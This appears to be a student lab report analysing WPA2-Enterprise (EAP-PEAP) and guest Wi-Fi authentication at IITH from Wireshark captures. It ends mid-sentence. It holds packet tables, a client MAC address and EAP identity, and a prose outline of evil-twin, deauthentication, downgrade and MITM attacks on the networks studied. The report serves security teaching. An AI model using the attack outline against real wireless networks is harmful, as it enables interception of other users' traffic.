
```
(wlan.fc.type == 0)&&(wlan.fc.type_subtype == 0x08)
```

As you can see below both Group & Pairwise cipher is CCM-AES (00-0F-AC-04) & AKM suite is 00-0F-AC-01 (802.1X)



2. Client Identification & Handshake messages

The MAC address of our client is: **XiaomiCo_a9:70:26 (08:25:25:a9:70:26)** and EAP identity value is ***cs21mtech16001***




The Null Authentication,801.1x authentication and 4-way handshake messages are shown below:

No.	Time	Source	Destination	Protocol	Length	Info
70	14.592982	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	26	QoS Null function (No data), SN=509, FN=0, Flags=...P...T
98	17.531027	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	26	Deauthentication, SN=2353, FN=0, Flags=........
100	17.531027	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	26	QoS Null function (No data), SN=630, FN=0, Flags=.......T
647	43.833622	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	125	Probe Request, SN=2370, FN=0, Flags=........, SSID=IITH
649	43.867924	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	30	Authentication, SN=2371, FN=0, Flags=........
657	43.897619	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	57	Response, Identity
662	43.909395	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	175	Client Hello
667	43.916562	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	44	Response, Protected EAP (EAP-PEAP)
668	43.917075	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	44	Response, Protected EAP (EAP-PEAP)
671	43.922707	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	44	Response, Protected EAP (EAP-PEAP)
675	43.929363	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	44	Response, Protected EAP (EAP-PEAP)
679	43.936531	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	44	Response, Protected EAP (EAP-PEAP)
683	43.949331	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	170	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
687	43.953939	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	44	Response, Protected EAP (EAP-PEAP)
691	43.959571	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	92	Application Data
695	43.965715	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	146	Application Data
699	43.976979	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	79	Application Data
703	43.989267	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	84	Application Data
709	43.997971	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAPOL	155	Key (Message 2 of 4)
713	44.008211	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAPOL	133	Key (Message 4 of 4)
715	44.138323	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	33	Action, SN=1007, FN=0, Flags=........
723	44.144979	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	33	Action, SN=1008, FN=0, Flags=........
726	44.144979	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	33	Action, SN=1008, FN=0, Flags=....R...
1005	46.546387	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	26	QoS Null function (No data), SN=1009, FN=0, Flags=...P...T
1010	46.584274	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	26	QoS Null function (No data), SN=1010, FN=0, Flags=.......T
1012	46.624724	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	26	QoS Null function (No data), SN=1011, FN=0, Flags=...P...T
1015	46.662099	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	26	QoS Null function (No data), SN=1012, FN=0, Flags=.......T
1023	46.714837	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	26	QoS Null function (No data), SN=1013, FN=0, Flags=...P...T
1025	46.752212	XiaomiCo_a9:70:...	Cisco_c0:1c:90	802.11	26	QoS Null function (No data), SN=1014, FN=0, Flags=.......T

3. 802.1X Authentication

IITH authentication uses ***EAP-PEAP***. EAP-PEAP (Protected Extensible Authentication Protocol), creates an encrypted TLS tunnel within which the supplicant's inner identity is validated. Sometimes it is referred to as EAP within EAP. There are 3 major versions of PEAP. [5]

1. EAP-PEAPv0(EAP-MSCHAPv2)
2. EAP-PEAPv0(EAP-TLS)
3. EAP-PEAPv1(EAP-GTC)



4. Message Flow Diagram & Uses of UID/PWD by AS


The following is the call flow in PEAP phase 2 where UID is used by AS,

1. AS requests the real identity of the supplicant.
2. The supplicant responds with the inner identity, which is the real username.
3. AS sends an EAP request with challenge
4. Supplicant sends an EAP response with hashed challenge response.
5. AS send an EAP request with EAP-MSCHAPv2 success.
6. Supplicant sends an EAP response with ACK.

Once Phase 2 completed, TLS tunnel will be torn down & AS send RADIUS Access Accept msg where Authenticator sends it to Supplicant as "***EAP-Success***" (or EAP-Failure). Then 4-Way Handshake EAPOL-Key exchange (M1-M4) occurs.

Message Flow Diagram [5]


FIGURE 4.27 EAP-PEAP process




5. **Wrong Password Case**

   If we enter a wrong password the EAP authentication fails with error code and it doesn't continue with the 4-Way Handshake. Screenshots are attached below.

Success:




Failure



6. Management Frames Protection

No, IITH doesn't protect management frames. They are generally not protected for compatibility reasons. There are a total of 12 kinds of Management Frame Subtypes [6] and I have used an *Authentication* filter to display the screenshot.

```
(wlan.fc.type == 0)&&(wlan.fc.type_subtype == 0x0b)
```



7. Password Cracking in WPA2 Enterprise

We can capture the eapol messages for an enterprise network but it will be useless because the ptk is derived from MSK (which is impossible for offline dictionary attacks to guess). Hence offline dictionary attacks are not possible on enterprise networks.


8. Attacks possible on WPA2-EAP

As we have seen in the question above, Evil Twin Attack is possible. EAP,GTC downgrade attacks and several MITM attacks are also possible [8]. To mitigate these attacks users must only trust valid certificates and cautiously connect to WiFi APs.

9. Authentication of IITH-Guest

IITH-Guest network works according to WPA2-PSK which doesn't involve authentication with an authentication server like LDAP. The authentication is done by the AP itself before the exchange of 4-way handshake which is a simple NULL authentication request and response exchange with unicast packets.

This authentication is always supposed to be successful, as the successful or failure matching of the Wi-Fi password is validated during the 4-way handshake only (validation of MIC by AP after message2).



The same we can see in the figure above. The authentication between the AP and Client is taking place using the “Open System” authentication mechanism with Vendor specific tagged parameters. Open system because the AP allows all the clients to connect to it.
Moreso, the password of the IITH Guest Network is mentioned in the SSID itself like an Open Network with Password, which allows any and all the clients to connect to the network successfully. Being in the network means an attacker can eavesdrop (capture, record and analyze) on incoming and outgoing packets (traffic) for exchange of any private, sensitive and important information or launch ARP spoofing attacks.


Also, with the password clearly, available, the attacker can create an evil twin of the same network in some other channel, deAuth the client from the original AP and force the clients to connect to its evil twin in different channel to successfully launching Man-in-the-middle, Denial of service or impersonation attack. The attacker can create multiple TLS connecting pipes 